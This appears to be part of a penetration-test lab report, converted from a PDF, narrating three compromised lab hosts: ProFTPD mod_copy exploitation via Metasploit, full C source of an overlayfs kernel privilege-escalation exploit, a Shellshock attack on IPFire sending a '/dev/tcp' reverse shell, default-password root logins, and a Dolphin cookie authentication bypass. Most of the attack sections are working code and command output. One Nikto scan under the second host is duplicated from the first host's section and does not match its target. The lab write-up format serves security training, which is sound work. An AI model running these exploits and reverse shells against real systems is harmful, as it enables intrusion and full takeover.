
This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible. The Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel exploit is just another overlayfs exploit that works on kernels before 2015-12-26.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80.



A more in-depth look at open ports. Note Anonymous FTP login allowed.

```
nmap -A 10.15.1.53
```

```
┌──(root💀kali)-[/home/kali/Web01-Dev]
└─# nmap -A 10.15.1.53
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-28 20:48 EDT
Nmap scan report for 10.15.1.53
Host is up (0.22s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
22/tcp open  ssh     OpenSSH 6.9p1 Ubuntu 2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 be:9c:9b:43:d3:8e:32:c6:73:49:aa:33:a0:56:41:f4 (DSA)
|   2048 cd:cf:bd:85:e8:7d:6c:5b:d4:ee:91:c3:58:55:14:b9 (RSA)
|   256 80:2c:19:1c:bf:22:21:e5:30:23:1e:06:4b:fc:da:53 (ECDSA)
|_  256 af:1f:46:65:da:17:d1:9b:e5:c7:07:93:78:20:47:0e (ED25519)
80/tcp open  http    Apache httpd 2.4.12 ((Ubuntu))
|_http-server-header: Apache/2.4.12 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT       ADDRESS
1   220.10 ms 10.15.1.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Run a Nikto scan on 10.15.1.53. Upon further inspection, nothing of particular use comes from the Nikto scan.

```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ nikto -h 10.15.1.53
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.53
+ Target Hostname:    10.15.1.53
+ Target Port:        80
+ Start Time:         2021-10-28 20:52:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.12 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 545fc552747b0, mtime: gzip
+ Apache/2.4.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-10-28 21:14:58 (GMT-4) (1330 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Search for the potential ProFTPd 1.3.5 exploit. Note Metasploit exploit.

```
┌──(root💀kali)-[/home/kali/Web01-Dev]
└─# searchsploit ProFTPD 1.3.5
------------------------------------------------------------- ---------------------------
 Exploit Title                                               |  Path
------------------------------------------------------------- ---------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)    | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution          | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                    | linux/remote/36742.txt
------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Search for ProFTPd exploit in Metasploit.



Develop Exploit using Metasploit exploiting the exploit/unix/ftp/proftpd_modcopy_exec vulnerability discovered.

```
# msfconsole
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/bind_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 10.15.1.53
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS     10.15.1.53       yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host
Payload options (cmd/unix/bind_awk):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.15.1.53       no        The target address
Exploit target:
   Id  Name
   --  ----
   0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.15.1.53:80 - 10.15.1.53:21 - Connected to FTP server
[*] 10.15.1.53:80 - 10.15.1.53:21 - Sending copy commands to FTP server
[*] 10.15.1.53:80 - Executing PHP payload /9NRkwRP.php
[*] Started bind TCP handler against 10.15.1.53:4444
[*] Command shell session 18 opened (0.0.0.0:0 -> 10.15.1.53:4444) at 2021-10-28 21:30:00 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Find interesting file: /home/vps1723/john_password.txt

```
cat /home/vps1723/john_password.txt
Username: john password: john1984
```

```
Username: john
Password: john1984
```

SSH with found credentials.

```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ ssh john@10.15.1.53
john@10.15.1.53's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-18-generic i686)

 * Documentation:  https://help.ubuntu.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
$ whoami
john
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

Find the Kernel version: 4.2.0-18-generic

```
uname -a
Linux vps1723 4.2.0-18-generic #22~14.04.1-Ubuntu SMP Fri Nov 6 22:20:37 UTC 2015 i686 i686 i686 GNU/Linux
```

Use exploit described in "https://www.exploit-db.com/exploits/39166" and write it into /tmp directory. This exploit targets the kernel version found.

```
$ cd /tmp
$ nano overlayfail.c
```

```
#include <stdio.h>
#include <sched.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
#include <linux/sched.h>
#include <sys/wait.h>
static char child_stack[1024*1024];
static int
child_exec(void *stuff)
{
    system("rm -rf /tmp/haxhax");
    mkdir("/tmp/haxhax", 0777);
    mkdir("/tmp/haxhax/w", 0777);
    mkdir("/tmp/haxhax/u",0777);
    mkdir("/tmp/haxhax/o",0777);
    if (mount("overlay", "/tmp/haxhax/o", "overlay", MS_MGC_VAL,
"lowerdir=/bin,upperdir=/tmp/haxhax/u,workdir=/tmp/haxhax/w") != 0) {
        fprintf(stderr,"mount failed..\n");
    }
    chmod("/tmp/haxhax/w/work",0777);
    chdir("/tmp/haxhax/o");
    chmod("bash",04755);
    chdir("/");
    umount("/tmp/haxhax/o");
    return 0;
}
```

```
int
main(int argc, char **argv)
{
    int status;
    pid_t wrapper, init;
    int clone_flags = CLONE_NEWNS | SIGCHLD;
    struct stat s;
    if((wrapper = fork()) == 0) {
        if(unshare(CLONE_NEWUSER) != 0)
            fprintf(stderr, "failed to create new user namespace\n");
        if((init = fork()) == 0) {
            pid_t pid =
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
            if(pid < 0) {
                fprintf(stderr, "failed to create new mount namespace\n");
                exit(-1);
            }
            waitpid(pid, &status, 0);
        }
        waitpid(init, &status, 0);
        return 0;
    }
    usleep(300000);
    wait(NULL);
    stat("/tmp/haxhax/u/bash",&s);
    if(s.st_mode == 0x89ed)
        execl("/tmp/haxhax/u/bash","bash","-p","-c","rm -rf /tmp/haxhax;python -c \"import
os;os.setresuid(0,0,0);os.execl('/bin/bash','bash');\"",NULL);
    fprintf(stderr,"couldn't create suid :(\n");
    return -1;
}
_____________________________

$ gcc overlayfail.c -o overlayfail     #compile exploit
```

```
john@vps1723:/tmp$ gcc overlayfail.c -o overlayfail
overlayfail.c: In function ‘main’:
overlayfail.c:55:12: warning: implicit declaration of function ‘unshare’ [-Wimplicit-function-declaration]
         if(unshare(CLONE_NEWUSER) != 0)
            ^
overlayfail.c:60:17: warning: implicit declaration of function ‘clone’ [-Wimplicit-function-declaration]
                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                 ^
```

Verify that the exploit is in the /tmp directory. Run the exploit.

```
john@vps1723:/tmp$ ls
overlayfail  overlayfail.c  systemd-private-55c9eaf87e1748c99d5972aaabfee420-systemd-timesyncd.service-s1oWu4  vmware-root
john@vps1723:/tmp$ ./overlayfail
```

Verify root privilege.

```
root@vps1723:/tmp# id
uid=0(root) gid=1001(john) groups=1001(john)
root@vps1723:/tmp# whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
root@vps1723:/tmp# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eno16777984: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:4e:7b:64 brd ff:ff:ff:ff:ff:ff
    inet 10.15.1.53/24 brd 10.15.1.255 scope global eno16777984
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe4e:7b64/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@vps1723:/tmp# cat /root/key.txt
w76jooebu9p4yshd9q71
```

key.txt

w76jooebu9p4yshd9q71

---

18. FW01 [A] | 10.15.1.200

Introduction

Tasked to conduct an assessment on 10.15.1.200. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts and research, the IPFire-2.15-Shellshock-Exploit vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalating privileges by using easy to guess credentials.

Vulnerabilities Discovered

OS: Linux fw01 3.10.44-ipfire
Open ports: Domain [53], HTTP [82], HTTPS [444].

- Vulnerable to IPFire-2.15-Shellshock-Exploit exploit.

CVE IDs: CVE-2014-6271

Exploit: https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit

Contents of key.txt: z2pap8s3f7jqeg59cb6f

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit
https://www.exploit-db.com/exploits/34839

EXPLOIT DESCRIPTION

Found in the Unix bash shell, a ShellShock vulnerability arises from the fact that environment variables within bash that are in use by a web server are not properly sanitized before they are executed, allowing an attacker to send commands through an HTTP request and have the system interpret it as a command. The vulnerability stems from the fact that bash does not correctly handle commands that follow the setting of a function within an environment variable. This exploit concentrates on exploiting a shellshock vulnerability within IPFire <= 2.15 (82) and will allow an attacker to execute commands on the targets server.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover Domain port 53; HTTP port 82; HTTPS port 444. Note ping probes were blocked.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.15.1.200
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 23:38 EDT
Nmap scan report for 10.15.1.200
Host is up (0.18s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
81/tcp  open  hosts2-ns
444/tcp open  snpp

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

A more in-depth look at open ports. Note IPFire on port 81.

```
nmap -A -Pn 10.15.1.200
```


```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ nmap -A -Pn 10.15.1.200
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 23:36 EDT
Nmap scan report for 10.15.1.200
Host is up (0.19s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 6.6 (protocol 2.0)
53/tcp  open  domain    dnsmasq 2.71
| dns-nsid:
|_  bind.version: dnsmasq-2.71
81/tcp  open  http      Apache httpd 2.2.27 ((Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27)
| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_  Basic realm=IPFire - Restricted
|_http-server-header: Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27
| http-title: 401 Authorization Required
|_Requested resource was /cgi-bin/index.cgi
444/tcp open  ssl/snpp?
| ssl-cert: Subject: commonName=fw01.localdomain
| Not valid before: 2016-12-07T15:50:11
|_Not valid after:  2032-10-18T06:24:51
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 260.01 seconds
```

Run a Nikto scan on 10.15.1.200. Upon further inspection, nothing of particular use comes from the Nikto scan.


```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ nikto -h 10.15.1.53
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.53
+ Target Hostname:    10.15.1.53
+ Target Port:        80
+ Start Time:         2021-10-28 20:52:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.12 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 545fc552747b0, mtime: gzip
+ Apache/2.4.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-10-28 21:14:58 (GMT-4) (1330 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Navigate to 10.15.1.200:81. Log in using easy to guess credentials. A successful login will cause a reroute to "https://10.15.1.200:444/cgi-bin/index.cgi".

```
user: admin
pass: admin
```



Search for the potential IPFire exploit.



IPFire-2.15-Shellshock-Exploit discovered through research (https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit). Deliver a payload to connect back to a listening port on your Local computer.

```
git clone https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit.git

python3 SIPS.py 10.15.1.200 444 /cgi-bin/index.cgi admin admin "bash -i >& /dev/tcp/172.16.5.2/4444 0>&1"
```

```
┌──(kali㉿kali)-[~/FW01/IPFire-2.15-Shellshock-Exploit]
└─$ python3 SIPS.py 10.15.1.200 444 /cgi-bin/index.cgi admin admin "bash -i >& /dev/tcp/172.16.5.2/4444 0>&1"

[*] [S]kunk's [IP]Fire [S]hellshock - By 0xSkunk
[*] For use with Python3 - Effective against IPFire <= 2.15 Core Update 82

[*] Example Usage: python3 SIPS.py 69.69.13.37 444 /cgi-bin/index.cgi admin p@ssw0rd 'bash -i >& /dev/tcp/12.34.56.78/4444 0>&1'

[*] Valid IP Address...
[*] Port is an integer...
[*] Directory correctly prefixed with /...
[*] Is the target using (1) HTTP or (2) HTTPS: 2
2
[*] Attempting to deliver payload: bash -i >& /dev/tcp/172.16.5.2/4444 0>&1
[!] The request has timed out - Check your arguments are correct and the webpage is online!
```

```
┌──(kali㉿kali)-[~/FW01]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.200] 54329
bash: no job control in this shell
bash-3.2$ whoami
whoami
nobody
bash-3.2$ id
id
uid=99(nobody) gid=99(nobody) groups=16(dialout),23(squid),99(nobody)
```

Need to get a proper terminal. Once the terminal is established, simply switch users to root. Root has an easy-to-guess password that can be brute-forced with minimal effort.

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py

_____________________
user: root
pass: root
```

```
bash-3.2$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
bash-3.2$ python /tmp/asdf.py
python /tmp/asdf.py
bash-3.2$ su root
su root
Password: root

[root@fw01 cgi-bin]#
```

Verify root privilege.

```
[root@fw01 cgi-bin]# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),6(disk),10(wheel)
[root@fw01 cgi-bin]# whoami
whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

Locate key.txt file.

```
$ cat /root/key.txt
```

```
[root@fw01 cgi-bin]# cat /root/key.txt
cat /root/key.txt
z2pap8s3f7jqeg59cb6f
```

key.txt

z2pap8s3f7jqeg59cb6f

---

19. Dolphin [A] | 10.15.1.58

Introduction

Tasked to conduct an assessment on 10.15.1.58. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution and Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) kernel vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalate privileges by using the kernel vulnerability discovered.

Vulnerabilities Discovered

OS: Linux dolphin 4.4.0-21-generic
Open ports: SSH [22], HTTP [80], POP3 [110], and SMB [139, 445], IMAP [143].

- Vulnerable to Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution and Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) kernel vulnerability.

CVE IDs: CVE-2016-5195

Exploit: https://www.exploit-db.com/exploits/40756
Kernel Exploit: https://www.exploit-db.com/exploits/40616

Contents of key.txt: mlqouprvuag2jk3hp2ez

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:
https://www.exploit-db.com/exploits/40756
https://0x4148.com/posts/boonx1/
https://www.exploit-db.com/exploits/40616
https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679


EXPLOIT DESCRIPTION

The password from cookies ($passwd) is being compared with the administrator's password ($aProfile['Password']) using strcmp function. If you compared strings with other input types you will get unpredictable results, that's what we depend on here. Providing an array in cookie password will result in a comparison of the provided array with the normal administrator's password, which will result in a comparison error, and the function return will be 0, which is also the expected result if both passwords were equal. So using cookies like "member ID=1; memberPassword[]=0x4148" followed by moving to administration/index.php will get us just inside the admin panel.

